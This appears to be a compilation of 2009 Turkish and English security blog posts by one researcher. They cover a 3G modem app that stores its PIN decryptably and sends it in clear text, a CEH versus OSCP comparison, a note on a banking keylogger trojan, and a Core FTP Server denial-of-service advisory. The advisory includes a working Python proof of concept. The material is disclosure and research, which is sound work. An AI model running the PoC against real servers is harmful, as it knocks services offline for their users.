# Mutlu Yıllar


written by Mert SARICA | 30 December 2009
Geçtiğimiz haftalarda cracker uygulamasının kaynak kodunu isteyen arkadaşlar vardı, malum yarında yeni yıl, çam sakızı çoban armağanıda olsa hediyesiz olmazdı. Bu vesile ile isteyenler cracker uygulamasının kaynak koduna buradan ulaşabilirler.

Herkese mutlu yıllar :)

---

# 3G USB

written by Mert SARICA | 30 December 2009
Yine canımın sıkıldığı bir günde bir arkadaşım 3G USB modeminden bahsediyordu, birden ilgimi çekti, daha önce inceleme fırsatıda bulamamıştım. Kendisi bana kısa bir demo yaparak 3G USB modem ile gelen ve Huawei tarafından geliştirilen mobil uygulamanın (Not: Türkiye'deki GSM operatörleri tarafından 3G USB modem ile dağıtılan mobil uygulamaların geliştiricisi Huawei'dir) nasıl kullanıldığını kısaca gösterdi. İlk dikkatimi çeken bu programda Save Pin özelliğinin olmasıydı (kısaca Internet Explorer'ın remember me özelliği gibi düşünebilirsiniz.) çünkü bu özelliğin olması PIN'in, diskte bir yerlerde saklanması anlamına geliyordu.




Bunun dışında bu mobil uygulamanın 3G USB modem ile nasıl haberleştiği merakımı cezbetmişti, uygulama ile modem arasındaki haberleşmede PIN açık mı

gidiyordu yoksa şifreli mi gidiyordu (şifreli olarak gitmesi ve smartcard üzerinde decrypt edilmesi teknik olarak mümkün mü bilmiyorum) bu konuda merak konusu olmuştu. Bunlar dışında 3G USB modem ile kısa mesaj almak ve göndermekte mümkün oluyordu. SMS alıp verme hadisesi hemen aklıma yakın zamanda Türkiye'deki tüm bankalarda hayata geçecek olan tek kullanımlık şifre uygulamasını getirdi.

Bilindiği üzere 1 Ocak 2010 tarihinden itibaren tüm bankalar için tek kullanımlık şifre uygulaması zorunlu hale geliyor. Bu yeni uygulama ile müşteriler, internet bankacılığına girmek için ilgili banka tarafından kendisine kısa mesaj aracılığıyla gönderilen tek kullanımlık şifreyi kullanacaklar. Bunun için müşterinin banka kayıtlarında güncel cep telefonu numarasının bulunması şart.

Peki ya güncel değilse ? Bu durumda müşteri cep telefonu numarasını güncellemek için ilgili bankanın hizmet merkezini arayarak cep telefonu numarasını güncelleyecek. Buraya kadar herşey normal ancak aklıma şöyle bir soru takıldı. Ya geek bir müşteri hazırda 3G USB modemi varken ve mobil uygulama ile SMS alabiliyorken müşteri hizmetlerine cep telefonu numarası yerine 3G USB modeminde kullandığı numarasını verirse ne olacak ? Bu durumda hem internet bankacılığına girmek ve hem de finansal işlemler gerçekleştirebilmek için kullanacağı tek kullanımlık şifre bilgisayarına ulaşacak ve kolayca bu şifreye ulaşabilecek ve kullanabilecek. Peki ya güvenlik ?

İşte bu soruya yanıt ararken kendi kendime bir senaryo ürettim. Bir trojan düşündüm. Malum internet bankacılığında kritik işlemler öncesinde (örnek para transferi) tek kullanımlık şifreler ile müşteriler doğrulanıyor. Peki ya bu tek kullanımlık şifre 3G USB modeme geliyorsa ? Bu durumda trojan kullanıcının haberi olmadan internet tarayıcısına çengel atarak para transferi işlemi esnasında istenilen tek kullanımlık şifreyi 3G mobil uygulamasından alabilir ve kendi kendine finansal işlem gerçekleştirebilir miydi ? Muhtemelen evet…

Örnekleri ile daha öncede karşılaştığımız üzere artık yeni nesil malwareler internet tarayıcılarına çengel atarak GET/POST edilen verileri kayıt altına alıyorlar. 3G USB modemlerin yaygınlaşması ve insanların kullandıkları hatları tek kullanımlık şifre içinde kullanmaları durumunda artık art niyetli kişilerin işleri daha da kolaylaşacak gibi görünüyor…

Bu yazıyı yazmamdaki asıl amaç bu konuya dikkat çekmek ve insanların tek

kullanımlık şifre için cep telefonlarını kullanmaya devam etmelerini önermekti ancak diğer bir yandan merak ettiğim konularada yanıt aramaya karar verdim.


Bir trojan daha düşündüm, bir şekilde müşterinin bilgisayarında 3G USB modemin takılmasını beklesin ve daha sonrasında bu programı kullanarak usb modeme komutlar gönderebilsin. Peki ya neye yarayacaktı bu ? DDOS saldırılarının bir parçası olan zombie bilgisayarlar gibi sms flood yapmaya yarayan veya sms spam yapmaya yarayan zombie bilgisayarlar art niyetli insanların yeni hedefi olabilirdi. Peki trojanın bu komutları gönderebilmek için neye ihtiyacı vardı ? Tabiiki öncelikle doğru PIN'e çünkü mobil uygulama ilk açıldığında şayet save pin opsiyonu işaretlenmemişse kullanıcıdan PIN'i girmesi isteniyor ancak save pin opsiyonu işaretlenmiş ise arka plandan PIN şifrelenmiş xml dosyasından alınarak decrypt ediliyor ve modeme gönderiliyor. Bu durumda save pin opsiyonu işaretlenmiş olan bir 3G USB modemin bilgisayara bağlı olması ve sadece flash disk niyetine kullanılması bile trojanın PIN'e ihtiyaç duyulan tüm işlemleri gerçekleştirebilmesine olanak sağlayabilir. Tabii bunun için öncelikle diskte şifreli olarak saklanan PIN'i kırması gerekiyor.

Buradan yola çıkarak PIN'in disk üzerinde nerede tutulduğunu aramaya koyuldum ve biraz araştırdıktan sonra X/UserData/XProfile.XML dosyası içerisinde yer aldığını gördüm. (Not: X, mobil uygulama adına göre değişmektedir.)

< pincode >
1;0;0;0;208;140;157;223;1;21;209;17;140;122;0;192;79;194;151;235;1;0;0;0;75;236;167;138;29;20;126;72;166;229;217;67;144;181;101;205;0;0;0;0;2;0;0;0;0;0;3;102;0;0;168;0;0;0;16;0;0;0;159;6;226;122;118;34;146;2;20;94;126;13;171;109;155;236;0;0;0;0;4;128;0;0;160;0;0;0;16;0;0;0;189;145;112;124;237;243;6;115;112;181;100;88;190;90;140;230;8;0;0;0;71;3;36;203;24;100;21;124;20;0;0;0;110;48;83;175;194;210;168;227;60;56;209;195;77;188;189;65;216;20;158;150;
< /pincode >

Görüldüğü üzere PIN, xml dosyasında şifreli olarak tutuluyordu. Sıra kullanılan şifrelemenin ne kadar başarılı olduğunu anlamaya gelmişti. Bunun için 3G mobil uygulamasını incelemeye başladım ve kısa bir süre içerisinde C# programlama dili ile yazılmış olduğunu gördüm. Konu C# olunca kaynak koduna ulaşmak ne kadar zor olabilirdi :) Classları 1 saat inceledikten sonra sonunda PIN'in Data Protection API ile şifrelendiğini anlamam ve python ile

şifre çözücü programı hazırlamam yaklaşık 1 saat sürdü. Bu sayede Save PIN opsiyonunun PIN'inin güvenliğine önem verenler için kullanılmadan önce bir daha düşünülmesi gerektiğini söyleyebilecek noktaya geldim.




Mobil uygulama ile 3G usb modem arasındaki haberleşmeyi ise usb port monitör programı ile izlemeye başladığımda PIN'in doğrulama esnasında açık halde modeme gittiğini gördüm.

110 0.00039726 X.e IRP_MJ_WRITE QCUSB_COM9_2 SUCCESS Length 15:
AT+CPIN="7**9"
111 0.00001117 X.e IOCTL_SERIAL_GET_WAIT_MASK QCUSB_COM9_2 SUCCESS

Normalde Kobil mIdentity gibi USB akıllı kart okuyuculardaki doğrulamalarda, şifreler bu şekilde açık mı gidiyor bilmiyorum, pekte sanmıyorum ancak eğer açık gitmiyor ve teknik olarak mümkün ise ise mobil uygulamalar ve 3G USB modemler arasındaki iletişiminde şifreli olması güvenliği arttırabilir.

Sonuç olarak 3G USB mobil uygulamalardaki save pin opsiyonunun internet tarayıcılarındaki remember me opsiyonunda olduğu gibi riskli olduğunu, bunun dışında 1 Ocak tarihinden itibaren internet bankacılığında kullanılacak olan tek kullanımlık şifrenin 3G USB modem ile kullanılması durumunda trojanların hedefi olabileceğini ve son olarak 3G mobil uygulama ile 3G USB modem arasındaki haberleşmede PIN'in açık olarak transfer edildiğini (iyileştirmeye açık olabilir) sizlerle paylaşmak istedim. GSM operatörlerinde çalışan arkadaşlar dilerlerse konu ile ilgili yorum yaparak varsa eksik ve hatalı kısımları düzelterek beni ve herkesi aydınlatabilirler…

# CEH or OSCP ?

written by Mert SARICA | 30 December 2009

In the early 2000s, I had decided to take the CEH training from EC-Council at an educational institution in Altunizade, and I had high expectations for this course. Normally, this training, which is given in 5 days abroad, was turned into a 3-month course, if I remember correctly. I thought that by taking this course, I would be able to strengthen my knowledge of how to find and exploit vulnerabilities in software, and how to develop exploitation techniques. However, when one day the instructor showed us how to use the winnuke program, and told me that my expectations should be lowered, I realized that this course would not contribute much to me. In fact, although the training materials had interesting modules such as exploit writing and reverse engineering, these modules were not covered in the course. The reason for this was that EC-Council had decided that the modules between 22 and 26 should be self-study. If I remember correctly, the CEH version at that time was v4 (2003), and when the course began, v5 (2005) was released, so our training materials were updated. To get the certificate, you had to pass a multiple-choice exam (I think it still is).

Over the years, because of the weak training content, the availability of exam questions and answers that can be downloaded from the internet, and a exam system based on theoretical knowledge, I had negative opinions about this training and certification. Setting aside the exam system, the training content was not useful for people who had no knowledge of ethical hacking, and perhaps my expectations from the training were too high, so it disappointed me.

Years have passed and last year, I think it was around the beginning of June, version 6 was released. When looking at its content, while there were 26 modules in v5, v5‘te 26 modül varken v6 consists of 67 modules and its content is quite satisfactory compared to 2005, but as in v5, the most enjoyable and informative modules are not shown to participants as part of the course (modules 1-21 are mandatory, the rest are self-study).

Due to my job, the first question most people ask me is whether I have a CEH certification. For years, I explained why I did not have a CEH certification due to the reasons mentioned above and this year, at the beginning of the year, through my research on ethical hacking training and certification, I came across a training that I found very satisfying in terms of content and exam system, Offensive Security 101, also known as Penetration Testing with Backtrack. As its name suggests, it is a training prepared by the creators of Backtrack, and it can be taken either abroad or online. If you take the training online, you can read the training materials in pdf format, watch the modules in video format, and connect to their servers through VPN to apply what you have learned. It offers advanced knowledge, from discovering security vulnerabilities with Fuzzing, preparing exploitation applications with python, to finding return addresses with ollydbg, compared to CEH. The exam system is incomparable to CEH, as it is entirely based on practice, on the day of the exam, VPN definitions are made to give you access to the exam environment, and if I remember correctly, you were given 4 questions. One question asked you to research a buffer overflow vulnerability in an application and write an exploitation application that allows for remote code execution, while another question asked you to take over a Linux server in the lab and send them a line from a text file located in the root folder, and while doing this, using automated scanning tools (nessus, core impact) is prohibited, in short, the training is very successful from content to the exam.

In conclusion, If you are just starting out, your knowledge level in ethical hacking is low, the instructor is qualified (being a pentester should definitely be a preference), and occasionally, will be able to go beyond the course schedule, even if some modules are self-study (I don’t know if EC-Council allows this), I would recommend the CEH training and certification (you can also make do with the training because of the mediocre exam system). However, if you have some knowledge in ethical hacking and want to certify this with practice, I strongly recommend the OSCP training and certification.

# CEH mi yoksa OSCP mi ?

written by Mert SARICA | 30 December 2009
If you are looking for an English version of this article, please visit here.

2005 yılının başlarında Altunizade'deki bir eğitim kurumunda EC-Council'in CEH eğitimini almaya karar vermiştim ve bu kurstan beklentilerimde oldukça yüksekti. Normalde yurt dışında 5 günde verilen bu eğitimi yanlış hatırlamıyorsam 3 aylık bir kursa çevirip vermişlerdi. Bu kursta yazılımlarda nasıl güvenlik açığı bulunacağını ve istismar edilebileceğini ve istismar uygulamasının nasıl geliştirileceğinin öğretileceğini bu sayede bilgilerimi pekiştirebileceğimi düşünüyordum ancak ne zamanki günün birinde winnuke programının nasıl kullanılacağı gösterilmiş ve eğitmen tarafından beklentilerimi aşağıya çekmem gerektiği belirtilmişti, işte o zaman bu kursun bana pek fazla katkısı olmayacağını anlamıştım. Aslında bakıldığında eğitim materyallerinde exploit writing, reverse engineering gibi keyifli modüller olmasına rağmen kursta bu modüller işlenmiyordu sebebi ise EC-Council'in 22 ile 26 arasındaki modüllerin self-study olmasına karar vermesinden kaynaklanıyordu. Yanlış hatırlamıyorsam o zamanki CEH sürümü v4 idi (2003) ve kursun başlarında v5 (2005) çıktığı için eğitim materyallerimiz güncellenmişti. Sertifikaya sahip olmak içinse çoktan seçmeli bir sınavdan başarıyla geçmeniz gerekiyordu (halende öyle sanırım).

Yıllarca eğitim içeriğinin zayıf olması, internetten indirilebilen sınav soruları ve cevapları ile sahip olunabilecek ve teorik bilgiye dayalı bir sınav sisteminin olması nedeniyle bu eğitim ve sertifika hakkında olumsuz görüşlerde bulunuyordum. Sınav sistemi bir kenara eğitim içeriği ethical hacking konusunda hiç bir bilgisi olmayan, başlangıç seviyesindeki kişiler için faydalı olabilirdi, belkide eğitimden beklentilerim yüksek olduğu için beni hayal kırıklığına uğratmıştı.

Aradan yıllar geçti ve geçtiğimiz yıl, sanıyorumki Haziran ayının başlarıydı, v6 piyasaya çıktı. İçeriğine bakıldığında v5'te 26 modül varken v6 67 modülden oluşuyor ve içeriği 2005 yılına kıyasla oldukça tatminkar ancak v5'te olduğu gibi en keyifli ve bilgilendirici modüller kursun bir parçası olarak katılımcılara gösterilmiyor. (1-21 arası modüller zorunlu geri kalanlar ise self-study)

Yaptığım iş gereği insanların çoğunun sorduğu ilk soru CEH sertifikasına sahip olup olmadığımdı. Yıllarca bıkmadan usanmadan yukarıdaki nedenlerden

ötürü neden CEH sertifikasına sahip olmadığımı anlattım durdum ve bu yılın başında bu soruya yanıt olması açısından ethical hacking eğitimi ve sertifikası üzerine yaptığım araştırmalar sonucunda içeriğinin ve sınav sisteminin beni oldukça tatmin ettiği bir eğitim ile karşılaştım, Offensive Security 101 yeni adıyla Penetration Testing with Backtrack. Adından da anlaşılacağı üzere Backtrack'in yapımcıları tarafından hazırlanmış ve isterseniz yurt dışında isterseniz online olarak alabileceğiniz bir eğitim. Eğitimi internet üzerinden almanız durumunda pdf formatında olan eğitim materyalini okuyabiliyor, pratik bilgiler içeren video formatındaki modülleri izleyebililiyor ve öğrendiklerinizi pratiğe dökmenize olanak sağlayan sunucularına vpn erişimi ile bağlanabiliyorsunuz. Fuzzing ile güvenlik açığı keşfetmekten, python ile istismar uygulaması hazırlamaya, ollydbg ile return adresi bulmaya kadar CEH'e kıyasla ileri düzeyde bilgi edinmenizi sağlıyor. Sınav sistemi ise CEH ile kıyaslanamaz nedeni ise tamamen pratiğe dayalı olması, sınav günü size sınav ortamına erişebilmeniz için vpn tanımları yapılıyor ve yanlış hatırlamıyorsam 4 soru veriliyordu. Bir soruda sizden bir uygulamadaki buffer overflow güvenlik zafiyetini araştırmanızı ve uzaktan kod çalıştırmanıza imkan tanıyan istismar uygulamasını yazmanızı isterken diğer bir soruda labdaki linux sunucuyu ele geçirmenizi ve root klasörü altındaki text dosyası içerisinde yer alan satırı kendilerine iletmeniz isteniyor ve bunları gerçekleştirirken otomatik tarama araçlarından (nessus, core impact) faydalanmanız yasak, kısacası eğitim içeriğinden sınavına kadar oldukça başarılı olduğunu söyleyebilirim.

Sonuç olarak yolun başındaysanız, ethical hacking konusundaki bilgi düzeyiniz az ise, eğitimi verecek eğitmen işinin ehli ise (pentester olması kesinlikle tercih sebebi olmalıdır), zaman zaman ders programının dışına çıkabilecek hatta self-study olan modülleride eğitimde işleyebilecek ise (EC-Council buna imkan tanıyor mu bir fikrim yok) CEH eğitimini ve sertifikasını (vasat sınav sistemi nedeniyle eğitim ilede yetinebilirsiniz) önerebilirim. Ancak ethical hacking konusunda az çok bir bilgiye sahipseniz ve bunu pratiğe dökerek sertifikalandırmak istiyorsanız OSCP eğitimini ve sertifikasını şiddetle öneririm.

# Dikkat Malware!!!

written by Mert SARICA | 30 December 2009

Bugün öğlen saatlerinde bir arkadaşım, kendisine gelen şüpheli bir e-postayı benimle paylaştı. E-posta, popüler bir kariyer sitesindeki iş ilanına yanıt şeklinde hazırlanmıştı ve bu e-postada adı geçen adaya ait C.V detaylarının bir web sitesinden indirilebileceği belirtilmişti. İlk izlenimim bu kariyer sitesindeki iş verenlerin hedef alındığı yönündeydi. Malum mesai saatleri içerisinde bu sitede yer alan şüpheli dosyayı detaylı inceleme fırsatım olmadığı için evde inceleyebilmek için diskime kayıt edip işimin başına döndüm.

Akşam saatlerinde dosyayı incelemeye başladığımda ve dosyanın içerisinde Türkçe stringlerin yer alması, yerli yapımı olduğu ihtimalini güçlendirdi. Dosyayı debugger ile incelemeye devam ettiğimde zararlı koda ait payload'un blowfish ile encrypt edildiğini bu nedenle antivirüsler tarafından tespit edilmesinin pek mümkün olmadığını (3/41 başarı ve 7/41) gördüm.

Trojan çalıştırıldıktan hemen sonra kendisini silerek windows/system32/wins/setup klasörü altına msmgrs.exe adı altında kopyalıyordu. Trojanın yarattığı trafiği yakından incelediğimde ise yurt dışındaki bir ftp adresine bağlandığını gördüm.

ISC2 code of ethics'in altına imza atmış bir güvenlik uzmanı olarak bu konu karşısında duyarsız kalmam mümkün değildi o nedenle keşfettiğim ve analiz ettiğim malware ile ilgili olarak insanları ve kurumları bilgilendirdim. Ön analizler neticesinde trojanın keylogger özelliğine sahip olduğunu, ek olarak 10'dan fazla Türk bankasının internet bankacılığı sayfasına girişi esnasında kullanıcının ekran görüntülerini kayıt ettiğini gördüm. İlerleyen zamanlarda malware analizi ile ilgili bir makale yayınlayarak nasıl tespit ettiğimi ve analiz ettiğimi sizlerle paylaşmayı düşünüyorum.

Code of Ethics Canons:
Protect society, the commonwealth, and the infrastructure.
Act honorably, honestly, justly, responsibly, and legally.
Provide diligent and competent service to principals.
Advance and protect the profession.

# Core FTP Server 1.0 Build 319 Denial of Service Vulnerability

written by Mert SARICA | 30 December 2009

Sorunun kaynağına kabaca bakacak olursak ftp sunucusuna USER komutu gönderildikten hemen sonra bağlantı kesilirse, CPU %100'e yükselmekte ve servis kapatılana dek bu seviyede çalışmaya devam etmektedir. Bu zafiyeti istismar edebilmek için ftp sunucusu üzerinde geçerli bir hesabınızın olmasına gerek yoktur.

Not: Buil 321 ile sorun ortadan kalkmıştır.

_____

Ok sorry about the delay, here's the build that should fix it…
http://www.coreftp.com/test/Server.exe (build 321)

Core FTP Support

_____-

Download: Core FTP Server 1.0 Build 319

POC Code:

```
# Core FTP Server 1.0 Build 319
# Denial of Service Vulnerability
# Note: FTP account is not required for exploitation
# http://www.mertsarica.com

import socket, sys

HOST = 'localhost'
PORT = 21
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
try:
s.connect((HOST, PORT))
except:
print "Connection error"
sys.exit(1)

try:
s.send('USER MS\r\n') # magic packet
s.close()
print("Very good, young padawan, but you still have much to learn...")
except:
print "Connection error"
sys.exit(1)
```

POC Screen Shot: